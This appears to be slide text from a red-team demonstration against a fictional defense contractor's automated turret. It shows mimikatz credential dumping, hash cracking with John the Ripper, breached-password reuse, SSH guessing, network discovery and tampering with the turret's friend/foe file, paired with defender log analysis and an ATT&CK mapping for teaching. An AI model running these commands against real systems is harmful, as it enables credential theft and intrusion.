2	dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
2	dllhost.exe log privilege::debug sekurlsa::logonpasswords exit

https://www.cybereason.com/blog/operation-cobalt-kitty-apt

Maneuver: We don't actually have Peter's password. We will need to crack his hash first.

Save password hashes to `pete_hashes.txt`

```
 GNU nano 4.5                                                    pete_hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
Pete:1004:aad3b435b51404eeaad3b435b51404ee:79bbba30e58b48abaa55850919b5e6d6:::
```

Crack passwords contained in `pete_hashes.txt` by running the file through *John the Ripper*

```
kali@kali:~$ sudo john  --format=NT --wordlist=fasttrack.txt pete_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 32/32])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
frisbeeDude      (Pete)
1g 0:00:00:00 DONE (2020-02-17 14:23) 50.00g/s 11150p/s 11150c/s 39850C/s 95..starwars
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
kali@kali:~$
```


```
Username: Pete
Password: frisbeeDude
```

Maneuver: Can we access the unknown machine using the stolen credentials?

Our nmap scan showed us that the port corresponding to secure shell (ssh) was open on both machines. Let's try to connect to this new machine using Pete's laptop credentials.

```
root@kali:~# ssh pete@10.10.10.20
pete@10.10.10.20's password:
Last login: Wed Mar 11 14:50:09 2020 from 10.10.10.10
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

We can ssh to Pete's computer using Pete's credentials!

```
C:\Program Files\OpenSSH\home\pete>ssh pete@10.10.10.30
pete@10.10.10.30's password:
Permission denied, please try again.
```

It appears those credentials do not work for this new machine… ☹

Defender Observation: Someone attempted to log in with an invalid user ID

Event log output:

```
Mar 11 17:53:19 dirac sshd[3809]: Invalid user pete from 10.10.10.20 port 50633
Mar 11 17:53:19 dirac sshd[3809]: Failed none for invalid user pete from 10.10.10.20 port 50633 ssh2
Mar 11 17:53:51 dirac sshd[3809]: pam_unix(sshd:auth): check pass; user unknown
Mar 11 17:53:51 dirac sshd[3809]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.10.20
Mar 11 17:53:53 dirac sshd[3809]: Failed password for invalid user pete from 10.10.10.20 port 50633 ssh2
```

Someone used an account that does not exist…

```
17:53:19 dirac sshd[3809]: Invalid user pete from 10.10.10.20 port 50633
```

```
17:53:53 dirac sshd[3809]: Failed password for invalid user pete from
10.10.10.20 port 50633 ssh2
```

Maneuver: Those credentials did not work…are there other clues on Peter's computer?

```
meterpreter > shell
Process 180 created.
Channel 10 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd c:\
cd c:\

c:\>dir /s *turret*
dir /s *turret*
 Volume in drive C is Windows 7
 Volume Serial Number is 3C9E-098B

 Directory of c:\Program Files\Open

03/11/2020  03:05 PM           155,6
               1 File(s)        155,

 Directory of c:\Users\Pete\Documents

03/11/2020  03:05 PM           155,630 turret_concerns.pdf
               1 File(s)        155,630 bytes

     Total Files Listed:
               2 File(s)        311,260 bytes
               0 Dir(s)  25,905,586,176 bytes free
```

There's information about the turret in Pete's Documents! Use meterpreter's download function.

Maneuver: It seems Pete has some correspondence about problems with the turret…

ANALYTICS FOR DEFENSE INTELLIGENCE
123 FAKE STREET, ALEXANDRIA VA 2222

INTEROFFICE MEMORANDUM

FROM: Rob Tool, Head of Development
TO: Pete Mancini, Analyst
SUBJECT: Loss of Turret Privileges

Dr. Mancini, 15 March 2020

I have been notified that, for the third time, you have failed to properly memorize your username and password on the computer controlling ADI's automated turret system. In the past, I have had to personally log into that machine to restore your access credentials. Given your repeated pattern of negligence, I have decided to rescind your turret control privileges at this time.

Your access credentials to the turret control computer are hereby **revoked until you complete ADI's cybersecurity awareness training course** and validate your need to access the turret control computer. Any requests you have with respect to that computer must be processed by the Help Desk. **Please keep a copy of this memorandum for your records.**

I look forward to working with you to increase your cybersecurity hygiene.

Respectfully

Rob Tool
rtool@adi.org

Analytics for Defense Intelligence
Phone: 555 555 0125
E-mail: comms@adi.org

Name and job title

ANALYTICS FOR DEFENSE INTELLIGENCE
123 FAKE STREET, ALEXANDRIA VA 2222

FROM: Rob Tool, Head of Development
TO: Pete Mancini, Analyst
SUBJECT: Loss of Turret Privileges

Confirmation of valid account on turret machine

username and password on the computer controlling ADI's automated turret system. In the past, I have had to personally log into that machine to restore your access credentials. Given your repeated pattern of negligence, I have decided to rescind your turret control privileges at this time.


Name and email

Rob Tool
rtool@adi.org

Maneuver: Let's try to gather open-source intelligence for more information on Mr. Tool

Perform search for password dumps on the internet

It appears Rob Tool is a fan of the Capitals, and he has an account on a compromised Capitals fan-site!




```
email:    rtool@adi.org
MD5 hash: 2e5dd3f697f67c19b7856f1a5f406445
```

Big Picture: You can see if you've been "pwned."
Spoiler alert: You probably have.

Source: haveibeenpwned.com


Maneuver: We have the hash of one of Mr. Tool's passwords. Let's ask *John the Ripper* to crack it.

```
email:    rtool@adi.org
MD5 hash: 2e5dd3f697f67c19b7856f1a5f406445
```


```
root@kali:~# john --format=raw-md5 --wordlist=fasttrack.txt leaks.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 32/32])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
capitals2018!    (rtool@adi.org)
1g 0:00:00:00 DONE (2020-03-08 15:41) 14.28g/s 3185p/s 3185c/s 3185C/s Spring2017..starwars
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

```
email:    rtool@adi.org
password: capitals2018!
```

Big Picture: Credential dumps may get leaked to pastebin or sold on the dark web!



TOP PASSWORDS FROM 2019

1 - 123456 (rank unchanged from 2018)

2 - 123456789 (up 1)

3 - qwerty (Up 6)

11 - abc123 (Up 4)

12 - qwerty123 (Up 13)

13 - 1q2w3e4r (New)

https://www.vice.com

https://www.prweb.com

Maneuver: Do the stolen username and password work as credentials for the turret?

```
C:\Program Files\OpenSSH\home\pete>ssh rtool@10.10.10.30
rtool@10.10.10.30's password: capitals2018!
Permission denied, please try again.
rtool@10.10.10.30's password:
```

R. Tool may or may not have an account. What else do we know?

1) R. Tool likes changing passwords
2) The turret first shot us in 2019

Surely, the password isn't "capitals2019!".....

```
C:\Program Files\OpenSSH\home\pete>ssh rtool@10.10.10.30
rtool@10.10.10.30's password: capitals2018!
Permission denied, please try again.
rtool@10.10.10.30's password: capitals2019!
Last login: Wed Mar 11 16:41:13 2020 from 10.10.10.20
```

Defender Observation: Defender sees that someone used a valid account but an invalid password

Event log output:

```
Mar 11 18:14:57 dirac sshd[3978]: Failed password for rtool from 10.10.10.20 port 50636 ssh2
Mar 11 18:14:59 dirac sshd[3978]: Connection closed by authenticating user rtool 10.10.10.20 port 50636 [preauth]
Mar 11 18:15:56 dirac cinnamon-screensaver-pam-helper: gkr-pam: unlocked login keyring
Mar 11 18:16:15 dirac sshd[3994]: Accepted password for rtool from 10.10.10.20 port 50643 ssh2
Mar 11 18:16:15 dirac sshd[3994]: pam_unix(sshd:session): session opened for user rtool by (uid=0)
Mar 11 18:16:15 dirac systemd-logind[944]: New session 8 of user rtool.
```

Current attempt (valid user, invalid password)

```
18:14:57 dirac sshd[3978]: Failed password for rtool from 10.10.10.20 port 50636 ssh2
```

Recall previous attempt (invalid user)

```
17:53:19 dirac sshd[3809]: Invalid user pete from 10.10.10.10 port 50633
```

Successful login

```
18:16:15 dirac sshd[3994]: Accepted password for rtool from 10.10.10.10 port 50643 ssh2
18:16:15 dirac sshd[3994]: pam_unix(sshd:session): session opened for user rtool by (uid=0)
18:16:15 dirac system-logind[944]: New session 8 of user rtool.
```

Maneuver: What machine are we on now and what other devices does this machine communicate with?

```
rtool@dirac:~$ arp -a
_gateway (10.10.10.1) at 30:46:9a:46:c0:12 [ether] on eno1
? (10.10.10.10) at 08:00:27:90:24:f9 [ether] on eno1
raspberrypi.local (169.254.240.109) at 26:cc:83:c1:be:ab [ether] on enp0s29u1u4
```

```
rtool@dirac:~$ sudo nmap -sT -O 169.254.240.109
[sudo] password for rtool:

Starting Nmap 7.60 ( https://nmap.org ) at 2020-03-08 15:48 EDT
Nmap scan report for 169.254.240.109
Host is up (0.010s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5900/tcp open  vnc
8888/tcp open  sun-answerbook
MAC Address: 26:CC:83:C1:BE:AB (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```


Arp cache and nmap scan tell us

1) The device we gained access to communicates with a raspberry pi at 169.254.240.109
   Note: IP address varies

2) Virtual network computing (vnc) is open (`port 5900`)

3) The raspberry pi is running Linux


Here's what we know so far




Maneuver: We have found a connected device named ONT. What else can we find?

In order for the turret to identify friend or foe, you must create a friends database. This is simply a text file that is saved to the directory /home/pan_tilt_tracking/friend_database.txt. This text file can be modified and saved on the fly, and the turret will immediately update its database and begin tracking new foes.

Before modification



After modification



Big Picture: Technical data on the internet can be a treasure trove for attackers

User management in Raspbian is done on the command line. The default user is `pi`, and the password is `raspberry`. You can add users and change each user's password.

Hackers Remotely Kill a Jeep on the Highway—With Me in It

Wired.com Jul 21, 2015

Secret Service Investigates Breach at U.S. Govt IT Contractor

Krebsonsecurity.com Sep 09, 2019

Defender Observation: Do we have any forensics that can point to a modification?


Linux stores command history in a “bash_history” file

```
cd pan_tilt_tracking/
nano friend_database.txt
exit
```

Analysis of a cyber attack and defensive capabilities

Our analysis combines data from multiple sources to construct an end-to-end picture of the attack

Offensive data




Defensive data

```
5:17 dirac sshd[5153]: Invalid user pete from 127.0.0.1 port
5:28 dirac sshd[5153]: pam_unix(sshd:auth): check pass; user
5:28 dirac sshd[5153]: pam_unix(sshd:auth): authentication
5:30 dirac sshd[5153]: Failed password for invalid user pete
5:32 dirac sshd[5153]: Connection closed by invalid user pet
```


Taxonomies

MITRE | ATT&CK™

Statistical model



A defined taxonomy enhances communication of results between collaborators



Analyze attacks like this demo to help determine the status of cyber defenses

Prepare actions:

Activity No.	Antec.	Node	Target IP	Tactic	Technique	Tool	Tool Type	Red Team Success
1	N/A	Prepare	N/A	People Information Gathering	Mine Social Media	Browser	Native	Success
2	1	Prepare	N/A	Build Capabilities	Obtain/Re-use Payloads	Metasploit	Foreign	Success

Network defenders do not have opportunities to detect prepare actions, so we will not consider them in the detection rates

Above data are from presentation demonstration only

Analyze attacks like this demo to help determine the status of cyber defenses

Peter's computer actions:

Activity No.	Antec.	Node	Target IP	Tactic	Technique	Tool	Tool Type	Red Team Success
3	2	Ingress	10.10.10.20	Initial Access	Spearphishing Attachment	Email	Native	Success
4	3	Ingress	10.10.10.20	Command and Control	Standard Application Layer Protocol	Metasploit	Foreign	Success
5	4	Ingress	10.10.10.20	Discovery	Process Discovery	ps	Foreign	Success
6	5	Ingress	10.10.10.20	Defense Evasion	Process Injection	Metasploit	Foreign	Success
7	6	Ingress	10.10.10.20	Discovery	Remote System Discovery	nmap	Foreign	Success
8	7	Ingress	10.10.10.20	Command and Control	Connection Proxy	Route	Foreign	Success
9	8	Ingress	10.10.10.20	Discovery	System Service Discovery	Metasploit	Foreign	Success
10	8	Ingress	10.10.10.20	Credential Access	Credential Dumping	Mimikatz	Foreign	Failure
11	8	Ingress	10.10.10.20	Privilege Escalation	Process Injection	getsystem	Foreign	Success
12	11	Ingress	10.10.10.20	Credential Access	Credential Dumping	Mimikatz	Foreign	Success
13	12	N/A	N/A	Credential Access	Brute Force	John	Foreign	Success
14	12	Ingress	10.10.10.20	Initial Access	External Remote Services	ssh	Native	Success
14e	12	Ingress	10.10.10.20	Initial Access	Valid Accounts	ssh	Native	Success

Above data are from presentation demonstration only

Analyze attacks like this demo to help determine the status of cyber defenses

ONT controller actions:

Activity No.	Antec.	Node	Target IP	Tactic	Technique	Tool	Tool Type	Red Team Success
15	14	Lateral	10.10.10.30	Lateral Movement	Remote Services	ssh	Native	Failure
15e	14	Lateral	10.10.10.30	Initial Access	Valid Accounts	ssh	Native	Failure
16	14	Lateral	10.10.10.20	Discovery	File and Directory Discovery	dir	Native	Success
17	16	Lateral	10.10.10.20	Collection	Data from Local System	Metasploit	Native	Success
17e	16	Lateral	10.10.10.30	Exfiltration	Exfiltration Over Command and Control Channel	Metasploit	Native	Success
18	17	N/A	N/A	Technical Information Gathering	Acquire OSINT Data Sets and Information	Browser	Native	Success
19	18	N/A	N/A	Credential Access	Brute Force	John	Foreign	Success
20	12	Lateral	10.10.10.30	Lateral Movement	Remote Services	ssh	Native	Failure
20e	12	Lateral	10.10.10.30	Initial Access	Valid Accounts	ssh	Native	Failure
21	20	Lateral	10.10.10.30	Lateral Movement	Remote Services	ssh	Native	Success
21e	20	Lateral	10.10.10.30	Initial Access	Valid Accounts	ssh	Native	Success
22	21	Lateral	10.10.10.30	Discovery	Remote System Discovery	arp	Native	Success
23	22	Lateral	10.10.10.30	Discovery	Peripheral Device Discovery	nmap	Native	Success
24	23	Objective	10.10.10.30	Discovery	File and Directory Discovery	dir	Native	Success
25	24	Objective	10.10.10.30	Impact	Stored Data Manipulation	nano	Native	Success

Above data are from presentation demonstration only

Define the attack actions taken (ingress to objective)

Activity No.	Antec.	Node	Target IP	Tactic	Technique	Tool	Tool Type	Red Team Success
3	2	Ingress	10.10.10.20	Initial Access	Spearphishing Attachment	Email	Native	Success
4	3	Ingress	10.10.10.20	Command and Control	Standard Application Layer Protocol	Metasploit	Foreign	Success
5	4	Ingress	10.10.10.20	Discovery	Process Discovery	ps	Foreign	Success
6	5	Ingress	10.10.10.20	Defense Evasion	Process Injection	Metasploit	Foreign	Success
7	6	Ingress	10.10.10.20	Discovery	Remote System Discovery	nmap	Foreign	Success
8	7	Ingress	10.10.10.20	Command and Control	Connection Proxy	Route	Foreign	Success
9	8	Ingress	10.10.10.20	Discovery	System Service Discovery	Metasploit	Foreign	Success
10	8	Ingress	10.10.10.20	Credential Access	Credential Dumping	Mimikatz	Foreign	Failure
11	8	Ingress	10.10.10.20	Privilege Escalation	Process Injection	Getsystem	Foreign	Success
12	11	Ingress	10.10.10.20	Credential Access	Credential Dumping	Mimikatz	Foreign	Success
14	12	Ingress	10.10.10.20	Initial Access	External Remote Services	ssh	Native	Success
15	14	Lateral	10.10.10.30	Lateral Movement	Remote Services	ssh	Native	Failure
16	14	Lateral	10.10.10.20	Discovery	File and Directory Discovery	dir	Native	Success
17	16	Lateral	10.10.10.20	Collection	Data from Local System	Metasploit	Native	Success
20	12	Lateral	10.10.10.30	Lateral Movement	Remote Services	ssh	Native	Failure
21	20	Lateral	10.10.10.30	Lateral Movement	Remote Services	ssh	Native	Success
22	21	Lateral	10.10.10.30	Discovery	Remote System Discovery	arp	Native	Success
23	22	Lateral	10.10.10.30	Discovery	Peripheral Device Discovery	nmap	Native	Success
24	23	Objective	10.10.10.30	Discovery	File and Directory Discovery	dir	Native	Success
25	24	Objective	10.10.10.30	Impact	Stored Data Manipulation	nano	Native	Success

Above data are from presentation demonstration only

